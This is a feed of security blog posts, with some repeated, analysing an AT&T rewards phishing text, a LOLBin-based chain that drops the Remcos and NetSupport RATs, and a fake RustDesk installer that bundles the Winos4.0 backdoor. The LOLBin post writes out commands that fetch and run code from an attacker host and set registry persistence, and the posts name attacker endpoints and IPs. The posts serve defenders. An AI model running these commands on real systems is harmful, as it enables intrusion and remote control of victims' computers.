Reading view

Watch out for AT&T rewards phishing text that wants your personal details

A coworker shared this suspicious SMS where AT&T supposedly warns the recipient that their reward points are about to expire.

Phishing attacks are growing increasingly sophisticated, likely with help from AI. They’re getting better at mimicking major brands—not just in look, but in behavior. Recently, we uncovered a well-executed phishing campaign targeting AT&T customers that combines realistic branding, clever social engineering, and layered data theft tactics.

In this post, we’ll walk you through the investigation, screen by screen, explaining how the campaign tricks its victims and where the stolen data ends up.

This is the text message that started the investigation.

“Dear Customer,
Your AT&T account currently holds 11,430 reward points scheduled to expire on January 26, 2026.
Recommended redemption methods:
– AT&T Rewards Center: {Shortened link}
– AT&T Mobile App: Rewards section
AT&T is dedicated to serving you.”

The shortened URL led to https://att.hgfxp[.]cc/pay/, a website designed to look like an AT&T site in name and appearance.

All branding, headers, and menus were copied over, and the page was full of real links out to att.com.

But the “main event” was a special section explaining how to access your AT&T reward points.

After “verifying” their account with a phone number, the victim is shown a dashboard warning that their AT&T points are due to expire in two days. This short window is a common phishing tactic that exploits urgency and FOMO (fear of missing out).

The rewards on offer—such as Amazon gift cards, headphones, smartwatches, and more—are enticing and reinforce the illusion that the victim is dealing with a legitimate loyalty program.

To add even more credibility, after submitting a phone number, the victim gets to see a list of available gifts, followed by a final confirmation prompt.


At that point, the target is prompted to fill out a “Delivery Information” form requesting sensitive personal information, including name, address, phone number, email, and more. This is where the actual data theft takes place.

The form’s visible submission flow is smooth and professional, with real-time validation and error highlighting—just like you’d expect from a top brand. This is deliberate. The attackers use advanced front-end validation code to maximize the quality and completeness of the stolen information.

Behind the slick UI, the form is connected to JavaScript code that, when the victim hits “Continue,” collects everything they’ve entered and transmits it directly to the attackers. In our investigation, we deobfuscated their code and found a large “data” section.

The stolen data gets sent in JSON format via POST to https://att.hgfxp[.]cc/api/open/cvvInterface.

This endpoint is hosted on the attacker’s domain, giving them immediate access to everything the victim submits.

What makes this campaign effective and dangerous

  • Sophisticated mimicry: Every page is an accurate clone of att.com, complete with working navigation links and logos.
  • Layered social engineering: Victims are lured step by step, each page lowering their guard and increasing trust.
  • Quality assurance: Custom JavaScript form validation reduces errors and increases successful data capture.
  • Obfuscated code: Malicious scripts are wrapped in obfuscation, slowing analysis and takedown.
  • Centralized exfiltration: All harvested data is POSTed directly to the attacker’s command-and-control endpoint.

How to defend yourself

A number of red flags could have alerted the target that this was a phishing attempt:

  • The text was sent to 18 recipients at once.
  • It used a generic greeting (“Dear Customer”) instead of personal identification.
  • The sender’s number was not a recognized AT&T contact.
  • The expiration date changed if the victim visited the fake site on a later date.

Beyond avoiding unsolicited links, here are a few ways to stay safe:

  • Only access your accounts through official apps or by typing the official website (att.com) directly into your browser.
  • Check URLs carefully. Even if a page looks perfect, hover over links and check the address bar for official domains.
  • Enable multi-factor authentication for your AT&T and other critical accounts.
  • Use an up to date real-time anti-malware solution with a web protection module.

Pro tip: Malwarebytes Scam Guard recognized this text as a scam.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
  •  

Watch out for AT&T rewards phishing text that wants your personal details

A coworker shared this suspicious SMS where AT&T supposedly warns the recipient that their reward points are about to expire.

Phishing attacks are growing increasingly sophisticated, likely with help from AI. They’re getting better at mimicking major brands—not just in look, but in behavior. Recently, we uncovered a well-executed phishing campaign targeting AT&T customers that combines realistic branding, clever social engineering, and layered data theft tactics.

In this post, we’ll walk you through the investigation, screen by screen, explaining how the campaign tricks its victims and where the stolen data ends up.

This is the text message that started the investigation.

“Dear Customer,
Your AT&T account currently holds 11,430 reward points scheduled to expire on January 26, 2026.
Recommended redemption methods:
– AT&T Rewards Center: {Shortened link}
– AT&T Mobile App: Rewards section
AT&T is dedicated to serving you.”

The shortened URL led to https://att.hgfxp[.]cc/pay/, a website designed to look like an AT&T site in name and appearance.

All branding, headers, and menus were copied over, and the page was full of real links out to att.com.

But the “main event” was a special section explaining how to access your AT&T reward points.

After “verifying” their account with a phone number, the victim is shown a dashboard warning that their AT&T points are due to expire in two days. This short window is a common phishing tactic that exploits urgency and FOMO (fear of missing out).

The rewards on offer—such as Amazon gift cards, headphones, smartwatches, and more—are enticing and reinforce the illusion that the victim is dealing with a legitimate loyalty program.

To add even more credibility, after submitting a phone number, the victim gets to see a list of available gifts, followed by a final confirmation prompt.

At that point, the target is prompted to fill out a “Delivery Information” form requesting sensitive personal information, including name, address, phone number, email, and more. This is where the actual data theft takes place.

The form’s visible submission flow is smooth and professional, with real-time validation and error highlighting—just like you’d expect from a top brand. This is deliberate. The attackers use advanced front-end validation code to maximize the quality and completeness of the stolen information.

Behind the slick UI, the form is connected to JavaScript code that, when the victim hits “Continue,” collects everything they’ve entered and transmits it directly to the attackers. In our investigation, we deobfuscated their code and found a large “data” section.

The stolen data gets sent in JSON format via POST to https://att.hgfxp[.]cc/api/open/cvvInterface.

This endpoint is hosted on the attacker’s domain, giving them immediate access to everything the victim submits.

What makes this campaign effective and dangerous

  • Sophisticated mimicry: Every page is an accurate clone of att.com, complete with working navigation links and logos.
  • Layered social engineering: Victims are lured step by step, each page lowering their guard and increasing trust.
  • Quality assurance: Custom JavaScript form validation reduces errors and increases successful data capture.
  • Obfuscated code: Malicious scripts are wrapped in obfuscation, slowing analysis and takedown.
  • Centralized exfiltration: All harvested data is POSTed directly to the attacker’s command-and-control endpoint.

How to defend yourself

A number of red flags could have alerted the target that this was a phishing attempt:

  • The text was sent to 18 recipients at once.
  • It used a generic greeting (“Dear Customer”) instead of personal identification.
  • The sender’s number was not a recognized AT&T contact.
  • The expiration date changed if the victim visited the fake site on a later date.

Beyond avoiding unsolicited links, here are a few ways to stay safe:

  • Only access your accounts through official apps or by typing the official website (att.com) directly into your browser.
  • Check URLs carefully. Even if a page looks perfect, hover over links and check the address bar for official domains.
  • Enable multi-factor authentication for your AT&T and other critical accounts.
  • Use an up to date real-time anti-malware solution with a web protection module.

Pro tip: Malwarebytes Scam Guard recognized this text as a scam.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
  •  

Can you use too many LOLBins to drop some RATs?

Recently, our team came across an infection attempt that stood out—not for its sophistication, but for how determined the attacker was to take a “living off the land” approach to the extreme.


The end goal was to deploy Remcos, a Remote Access Trojan (RAT), and NetSupport Manager, a legitimate remote administration tool that’s frequently abused as a RAT. The route the attacker took was a veritable tour of Windows’ built-in utilities—known as LOLBins (Living Off the Land Binaries).

Both Remcos and NetSupport are widely abused remote access tools that give attackers extensive control over infected systems and are often delivered through multi-stage phishing or infection chains.

Remcos (short for Remote Control & Surveillance) is sold as a legitimate Windows remote administration and monitoring tool but is widely used by cybercriminals. Once installed, it gives attackers full remote desktop access, file system control, command execution, keylogging, clipboard monitoring, persistence options, and tunneling or proxying features for lateral movement.

NetSupport Manager is a legitimate remote support product that becomes “NetSupport RAT” when attackers silently install and configure it for unauthorized access.

Let’s walk through how this attack unfolded, one native command at a time.

Stage 1: The subtle initial access

The attack kicked off with a seemingly odd command:

C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"

At first glance, you might wonder: why not just run mshta.exe directly? The answer lies in defense evasion.

By roping in forfiles.exe, a legitimate tool for running commands over batches of files, the attacker muddied the waters. This makes the execution path a bit harder for security tools to spot. In essence, one trusted program quietly launches another, forming a chain that’s less likely to trip alarms.

Stage 2: Fileless download and staging

The mshta command fetched a remote HTA file that immediately spawned cmd.exe, which rolled out an elaborate PowerShell one-liner:

powershell.exe -NoProfile -Command

curl -s -L -o "<random>.pdf" (attacker-ip}/socket;

mkdir "<random>";

tar -xf "<random>.pdf" -C "<random>";

Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"

Here’s what that does:

PowerShell’s built-in curl downloaded a payload disguised as a PDF, which in reality was a TAR archive. Then, tar.exe (another trusted Windows add-on) unpacked it into a randomly named folder. The star of this show, however, was glaxnimate.exe—a trojanized version of real animation software, primed to further the infection on execution. Even here, the attacker relies entirely on Windows’ own tools—no EXE droppers or macros in sight.

Stage 3: Staging in plain sight

What happened next? The malicious Glaxnimate copy began writing partial files to C:\ProgramData:

  • SETUP.CAB.PART
  • PROCESSOR.VBS.PART
  • PATCHER.BAT.PART

Why .PART files? It’s classic malware staging. Drop files in a half-finished state until the time is right—or perhaps until the download is complete. Once the coast is clear, rename or complete the files, then use them to push the next payloads forward.

Scripting the core elements of infection

Stage 4: Scripting the launch

Malware loves a good script—especially one that no one sees. Once fully written, Windows Script Host was invoked to execute the VBScript component:

"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"

The VBScript used IWshShell3.Run to silently spawn cmd.exe with a hidden window so the victim would never see a pop-up or black box.

IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");

The batch file’s job?

expand setup.cab -F:* C:\ProgramData

Use the expand utility to extract all the contents of the previously dropped setup.cab archive into ProgramData—effectively unpacking the NetSupport RAT and its helpers.

Stage 5: Hidden persistence

To make sure their tool survived a restart, the attackers opted for the stealthy registry route:

reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f

Unlike old-school Run keys, UserInitMprLogonScript isn’t a usual suspect and doesn’t open visible windows. Every time the user logged in, the RAT came quietly along for the ride.

Final thoughts

This infection chain is a masterclass in LOLBin abuse and proof that attackers love turning Windows’ own tools against its users. Every step of the way relies on built-in Windows tools: forfiles, mshta, curl, tar, scripting engines, reg, and expand.

So, can you use too many LOLBins to drop a RAT? As this attacker shows, the answer is “not yet.” But each additional step adds noise, and leaves more breadcrumbs for defenders to follow. The more tools a threat actor abuses, the more unique their fingerprints become.

Stay vigilant. Monitor potential LOLBin abuse. And never trust a .pdf that needs tar.exe to open.


Despite the heavy use of LOLBins, Malwarebytes still detects and blocks this attack. It blocked the attacker’s IP address and detected both the Remcos RAT and the NetSupport client once dropped on the system.

Malwarebytes blocks the IP 79.141.162.189

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Can you use too many LOLBins to drop some RATs?

Recently, our team came across an infection attempt that stood out—not for its sophistication, but for how determined the attacker was to take a “living off the land” approach to the extreme.

The end goal was to deploy Remcos, a Remote Access Trojan (RAT), and NetSupport Manager, a legitimate remote administration tool that’s frequently abused as a RAT. The route the attacker took was a veritable tour of Windows’ built-in utilities—known as LOLBins (Living Off the Land Binaries).

Both Remcos and NetSupport are widely abused remote access tools that give attackers extensive control over infected systems and are often delivered through multi-stage phishing or infection chains.

Remcos (short for Remote Control & Surveillance) is sold as a legitimate Windows remote administration and monitoring tool but is widely used by cybercriminals. Once installed, it gives attackers full remote desktop access, file system control, command execution, keylogging, clipboard monitoring, persistence options, and tunneling or proxying features for lateral movement.

NetSupport Manager is a legitimate remote support product that becomes “NetSupport RAT” when attackers silently install and configure it for unauthorized access.

Let’s walk through how this attack unfolded, one native command at a time.

Stage 1: The subtle initial access

The attack kicked off with a seemingly odd command:

C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"

At first glance, you might wonder: why not just run mshta.exe directly? The answer lies in defense evasion.

By roping in forfiles.exe, a legitimate tool for running commands over batches of files, the attacker muddied the waters. This makes the execution path a bit harder for security tools to spot. In essence, one trusted program quietly launches another, forming a chain that’s less likely to trip alarms.

Stage 2: Fileless download and staging

The mshta command fetched a remote HTA file that immediately spawned cmd.exe, which rolled out an elaborate PowerShell one-liner:

powershell.exe -NoProfile -Command

curl -s -L -o "<random>.pdf" (attacker-ip}/socket;

mkdir "<random>";

tar -xf "<random>.pdf" -C "<random>";

Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"

Here’s what that does:

PowerShell’s built-in curl downloaded a payload disguised as a PDF, which in reality was a TAR archive. Then, tar.exe (another trusted Windows add-on) unpacked it into a randomly named folder. The star of this show, however, was glaxnimate.exe—a trojanized version of real animation software, primed to further the infection on execution. Even here, the attacker relies entirely on Windows’ own tools—no EXE droppers or macros in sight.

Stage 3: Staging in plain sight

What happened next? The malicious Glaxnimate copy began writing partial files to C:\ProgramData:

  • SETUP.CAB.PART
  • PROCESSOR.VBS.PART
  • PATCHER.BAT.PART

Why .PART files? It’s classic malware staging. Drop files in a half-finished state until the time is right—or perhaps until the download is complete. Once the coast is clear, rename or complete the files, then use them to push the next payloads forward.

Scripting the core elements of infection

Stage 4: Scripting the launch

Malware loves a good script—especially one that no one sees. Once fully written, Windows Script Host was invoked to execute the VBScript component:

"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"

The VBScript used IWshShell3.Run to silently spawn cmd.exe with a hidden window so the victim would never see a pop-up or black box.

IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");

The batch file’s job?

expand setup.cab -F:* C:\ProgramData

Use the expand utility to extract all the contents of the previously dropped setup.cab archive into ProgramData—effectively unpacking the NetSupport RAT and its helpers.

Stage 5: Hidden persistence

To make sure their tool survived a restart, the attackers opted for the stealthy registry route:

reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f

Unlike old-school Run keys, UserInitMprLogonScript isn’t a usual suspect and doesn’t open visible windows. Every time the user logged in, the RAT came quietly along for the ride.

Final thoughts

This infection chain is a masterclass in LOLBin abuse and proof that attackers love turning Windows’ own tools against its users. Every step of the way relies on built-in Windows tools: forfiles, mshta, curl, tar, scripting engines, reg, and expand.

So, can you use too many LOLBins to drop a RAT? As this attacker shows, the answer is “not yet.” But each additional step adds noise, and leaves more breadcrumbs for defenders to follow. The more tools a threat actor abuses, the more unique their fingerprints become.

Stay vigilant. Monitor potential LOLBin abuse. And never trust a .pdf that needs tar.exe to open.

Despite the heavy use of LOLBins, Malwarebytes still detects and blocks this attack. It blocked the attacker’s IP address and detected both the Remcos RAT and the NetSupport client once dropped on the system.

Malwarebytes blocks the IP 79.141.162.189

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

How real software downloads can hide remote backdoors

It starts with a simple search.

You need to set up remote access to a colleague’s computer. You do a Google search for “RustDesk download,” click one of the top results, and land on a polished website with documentation, downloads, and familiar branding.

You install the software, launch it, and everything works exactly as expected.

What you don’t see is the second program that installs alongside it—one that quietly gives attackers persistent access to your computer.

That’s exactly what we observed in a campaign using the fake domain rustdesk[.]work.

The bait: a near-perfect impersonation



We identified a malicious website at rustdesk[.]work impersonating the legitimate RustDesk project, which is hosted at rustdesk.com. The fake site closely mirrors the real one, complete with multilingual content and prominent warnings claiming (ironically) that rustdesk[.]work is the only official domain.

This campaign doesn’t exploit software vulnerabilities or rely on advanced hacking techniques. It succeeds entirely through deception. When a website looks legitimate and the software behaves normally, most users never suspect anything is wrong.

The fake site in Chinese

The fake site in English

What happens when you run the installer


The installer performs a deliberate bait-and-switch:

  1. It installs real RustDesk, fully functional and unmodified
  2. It quietly installs a hidden backdoor, a malware framework known as Winos4.0

The user sees RustDesk launch normally. Everything appears to work. Meanwhile, the backdoor quietly establishes a connection to the attacker’s server.

By bundling malware with working software, attackers remove the most obvious red flag: broken or missing functionality. From the user’s point of view, nothing feels wrong.

Inside the infection chain

The malware executes through a staged process, with each step designed to evade detection and establish persistence:

Stage 1: The trojanized installer

The downloaded file (rustdesk-1.4.4-x86_64.exe) acts as both dropper and decoy. It writes two files to disk:

  • The legitimate RustDesk installer, which is executed to maintain cover
  • logger.exe, the Winos4.0 payload

The malware hides in plain sight. While the user watches RustDesk install normally, the malicious payload is quietly staged in the background.

Stage 2: Loader execution

The logger.exe file is a loader — its job is to set up the environment for the main implant. During execution, it:

  • Creates a new process
  • Allocates executable memory
  • Transitions execution to a new runtime identity: Libserver.exe

This loader-to-implant handoff is a common technique in sophisticated malware to separate the initial dropper from the persistent backdoor.

By changing its process name, the malware makes forensic analysis harder. Defenders looking for “logger.exe” won’t find a running process with that name.

Stage 3: In-memory module deployment

The Libserver.exe process unpacks the actual Winos4.0 framework entirely in memory. Several WinosStager DLL modules—and a large ~128 MB payload—are loaded without being written to disk as standalone files.

Traditional antivirus tools focus on scanning files on disk (file-based detection). By keeping its functional components in memory only, the malware significantly reduces the effectiveness of file-based detection. This is why behavioral analysis and memory scanning are critical for detecting threats like Winos4.0.

The hidden payload: Winos4.0

The secondary payload is identified as Winos4.0 (WinosStager): a sophisticated remote access framework that has been observed in multiple campaigns, particularly targeting users in Asia.

Once active, it allows attackers to:

  • Monitor victim activity and capture screenshots
  • Log keystrokes and steal credentials
  • Download and execute additional malware
  • Maintain persistent access even after system reboots

This isn’t simple malware—it’s a full-featured attack framework. Once installed, attackers have a foothold they can use to conduct espionage, steal data, or deploy ransomware at a time of their choosing.

Technical detail: How the malware hides

The malware employs several techniques to avoid detection:

What it doesHow it achieves thisWhy it matters
Runs entirely in memoryLoads executable code without writing filesEvades file-based detection
Detects analysis environmentsChecks available system memory and looks for debugging toolsPrevents security researchers from analyzing its behavior
Checks system languageQueries locale settings via the Windows registryMay be used to target (or avoid) specific geographic regions
Clears browser historyInvokes system APIs to delete browsing dataRemoves evidence of how the victim found the malicious site
Hides configuration in the registryStores encrypted data in unusual registry pathsHides configuration from casual inspection

Command-and-control activity

Shortly after installation, the malware connects to an attacker-controlled server:

  • IP: 207.56.13[.]76
  • Port: 5666/TCP

This connection allows attackers to send commands to the infected machine and receive stolen data in return. Network analysis confirmed sustained two-way communication consistent with an established command-and-control session.

How the malware blends into normal traffic

The malware is particularly clever in how it disguises its network activity:

DestinationPurpose
207.56.13[.]76:5666Malicious: Command-and-control server
209.250.254.15:21115-21116Legitimate: RustDesk relay traffic
api.rustdesk.com:443Legitimate: RustDesk API

Because the victim installed real RustDesk, the malware’s network traffic is mixed with legitimate remote desktop traffic. This makes it much harder for network security tools to identify the malicious connections: the infected computer looks like it’s just running RustDesk.

What this campaign reveals

This attack demonstrates a troubling trend: legitimate software used as camouflage for malware.

The attackers didn’t need to find a zero-day vulnerability or craft a sophisticated exploit. They simply:

  1. Registered a convincing domain name
  2. Cloned a legitimate website
  3. Bundled real software with their malware
